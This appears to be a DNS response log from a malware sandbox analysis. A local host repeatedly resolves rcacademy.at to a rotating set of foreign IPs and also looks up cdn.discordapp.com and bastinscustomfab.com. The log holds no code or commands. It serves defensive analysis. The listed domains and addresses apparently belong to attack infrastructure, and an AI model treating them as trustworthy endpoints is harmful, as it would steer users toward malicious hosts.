Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:52.563851118 CET	8.8.8.8	192.168.2.6	0x417c	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:54.079209089 CET	8.8.8.8	192.168.2.6	0x242	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:55.111563921 CET	8.8.8.8	192.168.2.6	0xae03	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:56.923805952 CET	8.8.8.8	192.168.2.6	0x9e40	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:57.837757111 CET	8.8.8.8	192.168.2.6	0x7a74	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:31:58.790762901 CET	8.8.8.8	192.168.2.6	0xc9f5	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:00.383413076 CET	8.8.8.8	192.168.2.6	0xc26f	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:00.383413076 CET	8.8.8.8	192.168.2.6	0xc26f	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:00.383413076 CET	8.8.8.8	192.168.2.6	0xc26f	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:00.383413076 CET	8.8.8.8	192.168.2.6	0xc26f	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:00.383413076 CET	8.8.8.8	192.168.2.6	0xc26f	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:03.740010023 CET	8.8.8.8	192.168.2.6	0x7dfb	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:06.906272888 CET	8.8.8.8	192.168.2.6	0xadfc	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:08.364253998 CET	8.8.8.8	192.168.2.6	0xedbb	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:09.889686108 CET	8.8.8.8	192.168.2.6	0xc1e3	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:11.290132999 CET	8.8.8.8	192.168.2.6	0xbe6	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:12.752821922 CET	8.8.8.8	192.168.2.6	0x23ca	No error (0)	bastinscustomfab.com		50.62.140.96	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:14.026331902 CET	8.8.8.8	192.168.2.6	0xb47d	No error (0)	www.bastinscustomfab.com	bastinscustomfab.com		CNAME (Canonical name)	IN (0x0001)
Dec 18, 2021 15:32:14.026331902 CET	8.8.8.8	192.168.2.6	0xb47d	No error (0)	bastinscustomfab.com		50.62.140.96	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:15.318825960 CET	8.8.8.8	192.168.2.6	0xcbf3	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:16.557167053 CET	8.8.8.8	192.168.2.6	0x1ec2	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:17.994652987 CET	8.8.8.8	192.168.2.6	0x276a	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:19.705799103 CET	8.8.8.8	192.168.2.6	0x102b	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:21.020435095 CET	8.8.8.8	192.168.2.6	0x7f6c	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:22.421538115 CET	8.8.8.8	192.168.2.6	0xfa41	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:23.158224106 CET	8.8.8.8	192.168.2.6	0x9738	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
